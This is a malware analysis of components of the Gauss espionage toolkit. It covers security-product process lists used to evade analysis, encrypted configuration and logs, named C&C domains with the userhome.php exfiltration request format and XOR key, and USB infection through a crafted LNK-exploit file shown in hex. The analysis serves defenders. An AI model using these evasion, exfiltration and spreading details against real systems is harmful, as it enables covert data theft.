
The module creates “ShellHWStop”, “Global\ShellHWDetectionEvent” events, mutex “ShellHWDetectionMutex”.

The main thread exits if the following processes were found at its start:

LMon.exe	sagui.exe	RDTask.exe	kpf4gui.exe
ALsvc.exe	pxagent.exe	fsma32.exe	licwiz.exe
SavService.exe	prevxcsi.exe	alertwall.exe	livehelp.exe
SAVAdminService.exe	csi-eui.exe	mpf.exe	lookout.exe
savprogress.exe	lpfw.exe	mpfcm.exe	emlproui.exe
savmain.exe	outpost.exe	fameh32.exe	emlproxy.exe
savcleanup.exe	filemon.exe	AntiHook.exe	endtaskpro.exe
savcli.exe	procmon.exe	xfilter.exe	netguardlite.exe
backgroundscanclient.exe	Sniffer.exe	scfservice.exe	oasclnt.exe
sdcservice.exe	acs.exe	scfmanager.exe	omnitray.exe
sdcdevconx.exe	aupdrun.exe	spywareterminatorshield.exe	onlinent.exe
sdcdevconIA.exe	sppfw.exe	spywat~1.exe	opf.exe
sdcdevcon.exe	spfirewallsvc.exe	ssupdate.exe	pctavsvc.exe
configuresav.exe	fwsrv.exe	terminet.exe	pctav.exe
alupdate.exe	opfsvc.exe	tscutynt.exe	pcviper.exe
InstLsp.exe	uwcdsvr.exe	umxtray.exe	persfw.exe
CMain.exe	dfw.exe	updclient.exe	pgaccount.exe
CavAUD.exe	ipatrol.exe	webwall.exe	privatefirewall3.exe
CavEmSrv.exe	pcipprev.exe	winroute.exe	protect.exe
Cavmr.exe	prifw.exe	apvxdwin.exe	rtt_crc_service.exe
Cavvl.exe	tzpfw.exe	as3pf.exe	schedulerdaemon.exe
CavApp.exe	privatefirewall3.exe	avas.exe	sdtrayapp.exe
CavCons.exe	pfft.exe	avcom.exe	siteadv.exe
CavMud.exe	armorwall.exe	avkproxy.exe	sndsrvc.exe
CavUMAS.exe	app_firewall.exe	avkservice.exe	snsmcon.exe
UUpd.exe	blackd.exe	avktray.exe	snsupd.exe
cavasm.exe	blackice.exe	avkwctrl.exe	procguard.exe
CavSub.exe	umxagent.exe	avmgma.exe	DCSUserProt.exe
CavUserUpd.exe	kpf4ss.exe	avtask.exe	avkwctl.exe
CavQ.exe	tppfdmn.exe	aws.exe	firewall.exe
Cavoar.exe	blinksvc.exe	bgctl.exe	THGuard.exe
CEmRep.exe	sp_rsser.exe	bgnt.exe	spybotsd.exe
OnAccessInstaller.exe	op_mon.exe	bootsafe.exe	xauth_service.exe
SoftAct.exe	cmdagent.exe	bullguard.exe	xfilter.exe
CavSn.exe	VCATCH.EXE	cdas2.exe	zlh.exe
Packetizer.exe	SpyHunter3.exe	cmgrdian.exe	adoronsfirewall.exe
Packetyzer.exe	wwasher.exe	configmgr.exe	scfservice.exe
zanda.exe	authfw.exe	cpd.exe	scfmanager.exe
zerospywarele.exe	dvpapi.exe	espwatch.exe	dltray.exe

zerospywarelite_installer.exe	clamd.exe	fgui.exe	dlservice.exe
Wireshark.exe	sab_wab.exe	filedeleter.exe	ashwebsv.exe
tshark.exe	SUPERAntiSpyware.exe	firewall.exe	ashdisp.exe
rawshark.exe	vdtask.exe	firewall2004.exe	ashmaisv.exe
Ethereal.exe	asr.exe	firewallgui.exe	ashserv.exe
Tethereal.exe	NetguardLite.exe	gateway.exe	aswupdsv.exe
Windump.exe	nstzerospywarelite.exe	hpf_.exe	avastui.exe
Tcpdump.exe	cdinstx.exe	iface.exe	avastsvc.exe
Netcap.exe	cdas17.exe	invent.exe	
Netmon.exe	fsrt.exe	ipcserver.exe	
CV.exe	VSDesktop.exe	ipctray.exe	

The module reads the registry value "SOFTWARE\Microsoft\Windows\CurrentVersion\Reliability" "TimeStampForUI". It is an encrypted configuration file. The configuration file contains the list of additional modules, their names, DLL exports names to call and location of the modules' additional files.




```
00 00 00 00  49 00 6E 00  69 00 74 00  53 00 68 00  65 00 6C 00  6C 00 45 00  78 00 00 00  ....I.n.i.t.S.h.e.l.l.E.x...
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ............................
00 00 00 00  00 00 00 00  25 00 77 00  69 00 6E 00  64 00 69 00  72 00 25 00  5C 00 73 00  ........%.w.i.n.d.i.r.%.\.s.
79 00 73 00  74 00 65 00  6D 00 33 00  32 00 5C 00  77 00 69 00  6E 00 73 00  68 00 65 00  y.s.t.e.m.3.2.\.w.i.n.s.h.e.
6C 00 6C 00  2E 00 6F 00  63 00 78 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  l.l...o.c.x.................
```

```
Gauss
ShellNotifyUser
ShellNotifyUserEx
SetWindowEvent
InitShellEx
%systemroot%\system32\winshell.ocx
%temp%\ws1bin.dat

Godel
InitCache
RevertCache
ValidateEntry
CreateEntry
%windir%\system32\dskapi.ocx
%temp%\~gdl.tmp

UsbDir
InitCache
RevertCache
ValidateEntry
CreateEntry
%windir%\system32\smdk.ocx
%temp%\~mdk.tmp
```

String values from config file (example)

Every module is loaded and its export functions are called as specified in the configuration. Most of the actions are logged in an encrypted (with XOR) file “%temp%\~shw.tmp”.




```
1A 00 00 00  57 0B 00 00  00 23 00 00  00 DC 07 05  00 04 00 18  ....W....#..........
00 0D 00 39  00 1D 00 19  01 00 00 00  00 58 0B 00  00 00 19 00  ...9.........X......
00 00 DC 07  05 00 04 00  18 00 0D 00  39 00 1D 00  19 01 44 00  ............9.....D.
00 00 BB 01  00 00 63 00  2E 00 64 00  61 00 74 00  61 00 6A 00  ......c...d.a.t.a.j.
75 00 6E 00  63 00 74 00  69 00 6F 00  6E 00 2E 00  6F 00 72 00  u.n.c.t.i.o.n...o.r.
67 00 00 00  75 00 73 00  65 00 72 00  68 00 6F 00  6D 00 65 00  g...u.s.e.r.h.o.m.e.
2E 00 70 00  68 00 70 00  00 00 59 0B  00 00 00 20  00 00 00 DC  ..p.h.p...Y.... ....
07 05 00 04  00 18 00 0D  00 39 00 1D  00 4B 03 00  00 00 00 5A  .........9...K.....Z
0B 00 00 00  5B 00 00 00  DC 07 05 00  04 00 18 00  0D 00 39 00  ....[.............9.
1D 00 5B 03  04 00 00 00  34 01 00 00  5B 0B 00 00  00 4A 00 00  ..[.....4...[....J..
00 DC 07 05  00 04 00 18  00 12 00 0B  00 20 00 5C  00 0C 00 00  ............. .\....
00 47 00 61  00 75 00 73  00 73 00 00  00 5C 0B 00  00 00 46 00  .G.a.u.s.s...\....F.
00 00 DC 07  05 00 04 00  18 00 12 00  0B 00 20 00  5C 00 36 00  .............. .\.6.
00 00 43 00  3A 00 5C 00  57 00 49 00  4E 00 44 00  4F 00 57 00  ..C.:.\.W.I.N.D.O.W.
53 00 5C 00  54 00 45 00  4D 00 50 00  5C 00 77 00  73 00 31 00  S.\.T.E.M.P.\.w.s.1.
62 00 69 00  6E 00 2E 00  64 00 61 00  74 00 00 00  5D 0B 00 00  b.i.n...d.a.t...]...
00 4A 00 00  00 DC 07 05  00 04 00 18  00 12 00 0B  00 20 00 5C  .J............... .\
00 0C 00 00  00 47 00 6F  00 64 00 65  00 6C 00 00  00 5E 0B 00  .....G.o.d.e.l...^..
00 00 46 00  00 00 DC 07  05 00 04 00  18 00 12 00  0B 00 20 00  ..F............... .
5C 00 32 00  00 00 43 00  3A 00 5C 00  57 00 49 00  4E 00 44 00  \.2...C.:.\.W.I.N.D.
4F 00 57 00  53 00 5C 00  54 00 45 00  4D 00 50 00  5C 00 7E 00  O.W.S.\.T.E.M.P.\.~.
67 00 64 00  6C 00 2E 00  74 00 6D 00  70 00 00 00  5F 0B 00 00  g.d.l...t.m.p..._...
```

Sample of decrypted “~shw.tmp”

After loading additional modules, it tries to acquire the same privileges as “explorer.exe” and then starts its C&C interaction loop.

Prior to communicating with the C&C, all the information from the other modules’ log files is copied to the ~shw.tmp file. Paths to the log files are taken from the TimeStampForUI configuration file. As a result, at this stage ~shw.tmp becomes a universal container file containing all the stolen data.


It checks Internet connection (https) by accessing URLs specified in its resource 161.



```
BB 01 2F 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ../.....................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 77 00  77 00 77 00  2E 00 67 00  6F 00 6F 00  ..........w.w.w...g.o.o.
67 00 6C 00  65 00 2E 00  63 00 6F 00  6D 00 00 00  00 00 00 00  00 00 00 00  g.l.e...c.o.m...........
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 BB 01  2F 00 00 00  ....................../...
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  77 00 77 00  77 00 2E 00  75 00 70 00  64 00 61 00  74 00 65 00  ....w.w.w...u.p.d.a.t.e.
2E 00 77 00  69 00 6E 00  64 00 6F 00  77 00 73 00  2E 00 63 00  6F 00 6D 00  ..w.i.n.d.o.w.s...c.o.m.
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
```

It then checks an https connection with www.google.com or www.update.windows.com. If “200 OK” is received in reply, it sends a request with the proxy server parameters taken from the prefs.js file of the Mozilla Firefox browser.

When an Internet connection is available, it connects to its C&C servers that are specified in resource 131:



```
EE 01 75 00  73 00 65 00  72 00 68 00  6F 00 6D 00  65 00 2E 00  70 00 68 00  ..u.s.e.r.h.o.m.e...p.h.
70 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  p.......................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 62 00  2E 00 67 00  6F 00 77 00  69 00 6E 00  ..........b...g.o.w.i.n.
37 00 2E 00  63 00 6F 00  6D 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  7...c.o.m...............
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 BB 01  75 00 73 00  ....................u.s.
65 00 72 00  68 00 6F 00  6D 00 65 00  2E 00 70 00  68 00 70 00  00 00 00 00  e.r.h.o.m.e...p.h.p.....
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  ........................
00 00 00 00  62 00 2E 00  73 00 65 00  63 00 75 00  75 00 72 00  69 00 74 00  ....b...s.e.c.u.u.r.i.t.
79 00 2E 00  6E 00 65 00  74 00 00 00  00 00 00 00  00 00 00 00  00 00 00 00  y...n.e.t...............
```

Connection is established using WinInet API and is performed in two stages:

1. GET request to the server. The response from the server is expected to contain new modules, commands or configuration data.

   ```
   GET [C&C domain]/userhome.php?sid=[random  string]==&uid=VfHx8fHx8fHx8fHx8f
   Hx8fHx8fE=
   ```

2. POST request to the server with the contents of the file "~shw.tmp" that contains all data collected from the infected computer.

The response from the server is decrypted using XOR and 0xACDC as the key. Exfiltrated data is compressed with Zlib.

The C&C connection routine is controlled by a DWORD value that is read from the registry value:

```
[HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Reliability]
ShutdownIntervalSnapshotUI
```

The initial value of the counter is read from resource 181 and is equal to 56. The counter is decremented every time the module fails to connect to its C&C server or to the servers specified in resource 161 and it is reset to the initial value after every successful connection to the C&C server. The module exits the C&C connection loop when the value of the counter becomes equal to zero.

Resource	Description
121	3 DWORDs, related to list of AVs
131	Hostnames and URLs of C&C servers
141	List of AVs, firewalls, etc.
151	Additional configuration DWORDs
161	Hostnames and URLs of legitimate sites to check Internet connection
171	String with cryptic identifiers
181	DWORD, number of attempts to connect to the C&C before giving up

```
File Version:        2001.12.4414.320

Product Version:     5.1.2600.5788

File OS:             WINDOWS32

File Type:           DLL

File SubType:        UNKNOWN

Language/Code Page: 1033/1200

CompanyName:         Microsoft Corporation

FileDescription:     WMI COM Helper

FileVersion:         2001.12.4414.320

LegalCopyright:      Copyright (C) Microsoft Corp. 1995-1999

LegalTrademarks:     Microsoft(R) is a registered trademark of

                     Microsoft Corporation. Windows(TM) is a trade

                     mark of Microsoft Corporation

ProductName:         WMI COM Services Help

ProductVersion:      05.01.2600.5788
```

Version info “wmiqry32.dll”

Dskapi.ocx

Name of the module used in Gauss: “Godel” or “Kurt”.

File names	%system32%\dskapi.ocx
Some known MD5	ED5559B0C554055380D75C1D7F9C4424 E379270F53BA148D333134011AA3600C EF83394D9600F6D2808E0E99B5F932CA
Image Size	1 327 104 bytes 954 368 bytes 962 560 bytes 417 792 bytes
Number of resources	2
Resources	100, 101
Date of compilation	28.09.2011 13.10.2011 01.11.2011 29.11.2011
Related files	%temp%\~gdl.tmp .thumbs.db wabdat.dat desktop.ini target.lnk System32.dat System32.bin .CatRoot.tmp

Creates events: “{12258790-A76B}”, “Global\RasSrvReady”

All functionality is implemented in “RevertCache” export. The module starts its main thread and then returns. The main thread waits for the “{12258790-A76B}” event and continuously checks for the presence of anti-malware software.

“ValidateEntry” signals the “{12258790-A76B}” event, allowing for the main thread to work for 3 seconds before terminating it.

Writes log file: `%temp%\~gdl.tmp`

The log file entries are compressed with Zlib.

Reads registry key `HKLM\SYSTEM\CurrentControlSet\Services\Disk\Enum`

Checks for running anti-malware products by names and exits if they are present:


AVKProxy.exe	abcd.exe	fsgk32.exe	fsorsp.exe	vsmon.exe
AVKService.exe	avp.exe	fsgk32st.exe	fspc.exe	zapro.exe
AVKTray.exe	fameh32.exe	fsguidll.exe	fsqh.exe	zlclient.exe
AVKWCtl.exe	fch32.exe	fshdll32.exe	fssm32.exe	
GDFirewallTray.exe	fsar32.exe	fsm32.exe	fsus.exe	
GDFwSvc.exe	fsav32.exe	fsma32.exe	gsava.exe	
GDScan.exe	fsdfwd.exe	fsmb32.exe	gssm32.exe	

It also exits if started on Windows 7 SP 1.

By querying disk enum in registry, it also tries to identify whether the storage is USB-connected or not by searching "USBSTOR" string in their information.

When a drive contains ".thumbs.db" file, its contents are read and checked for the valid magic number 0xEB397F2B. If it matches, the module creates %commonprogramfiles%\system\wabdat.dat and writes the data to this file, and then deletes ".thumbs.db".


Then, it infects the USB drives by creating directories with the names .Backup0[D-M] and .Backup00[D-M]



Name	Date modified	Type
.Backup00D	8/1/2012 7:34 PM	File folder
.Backup00E	8/1/2012 7:34 PM	File folder
.Backup00F	8/1/2012 7:34 PM	File folder
.Backup00G	8/1/2012 7:34 PM	File folder
.Backup00H	8/1/2012 7:34 PM	File folder
.Backup00I	8/1/2012 7:34 PM	File folder
.Backup00J	8/1/2012 7:34 PM	File folder
.Backup00K	8/1/2012 7:34 PM	File folder
.Backup00L	8/1/2012 7:34 PM	File folder
.Backup00M	8/1/2012 7:34 PM	File folder
.Backup0D	8/1/2012 7:34 PM	File folder
.Backup0E	8/1/2012 7:34 PM	File folder
.Backup0F	8/1/2012 7:34 PM	File folder
.Backup0G	8/1/2012 7:34 PM	File folder
.Backup0H	8/1/2012 7:34 PM	File folder
.Backup0I	8/1/2012 7:34 PM	File folder
.Backup0J	8/1/2012 7:34 PM	File folder
.Backup0K	8/1/2012 7:34 PM	File folder
.Backup0L	8/1/2012 7:34 PM	File folder
.Backup0M	8/1/2012 7:34 PM	File folder
.thumbs	7/17/2012 6:56 AM	Data Base File
System32.bin	7/17/2012 6:19 AM	BIN File
System32.dat	7/17/2012 6:19 AM	DAT File

Infected USB root folder (before activation)

Each directory contains a specially crafted desktop.ini file and target.lnk file that exploits the LNK vulnerability.




```
00000000:  4C 00 00 00.01 14 02 00.00 00 00 00.C0 00 00 00  L    ☺¶☻      └
00000010:  00 00 00 46.81 04 81 00.A1 00 00 00.17 2B 84 88     FБ♦Б б    ↨+ДИ
00000020:  32 61 46 CC.D4 DA 94 25.25 98 C3 B0.B6 32 55 67  2aF╠╘┌Ф%%Ш├░╢2Ug
00000030:  35 4F F1 43.76 15 00 00.00 00 00 00.03 00 00 00  5OёCv§          ♥
00000040:  00 00 00 04.00 00 04 00.00 00 00 00.64 00 1B 00     ♦  ♦     d ←
00000050:  1F 50 E0 4F.D0 20 EA 3A.69 10 A2 D8.08 00 2B 30  ▼PрO╨ ъ:i►в╪◘ +0
00000060:  30 9D 00 00.00 00 00 00.00 1B 00 2E.00 20 20 EC  0Э         ← .  ь
00000070:  21 EA 3A 69.10 A2 DD 08.00 2B 30 30.9D 00 00 00  !ъ:i►в▌◘ +00Э
00000080:  00 00 00 00.29 00 06 00.00 00 00 00.10 00 20 00      ) ♠     ►
00000090:  44 3A 5C 53.79 73 74 65.6D 33 32 2E.64 61 74 00  D:\System32.dat
000000A0:  4D 65 73 73.61 67 65 42.6F 78 57 00.00 00 00 00  MessageBoxW
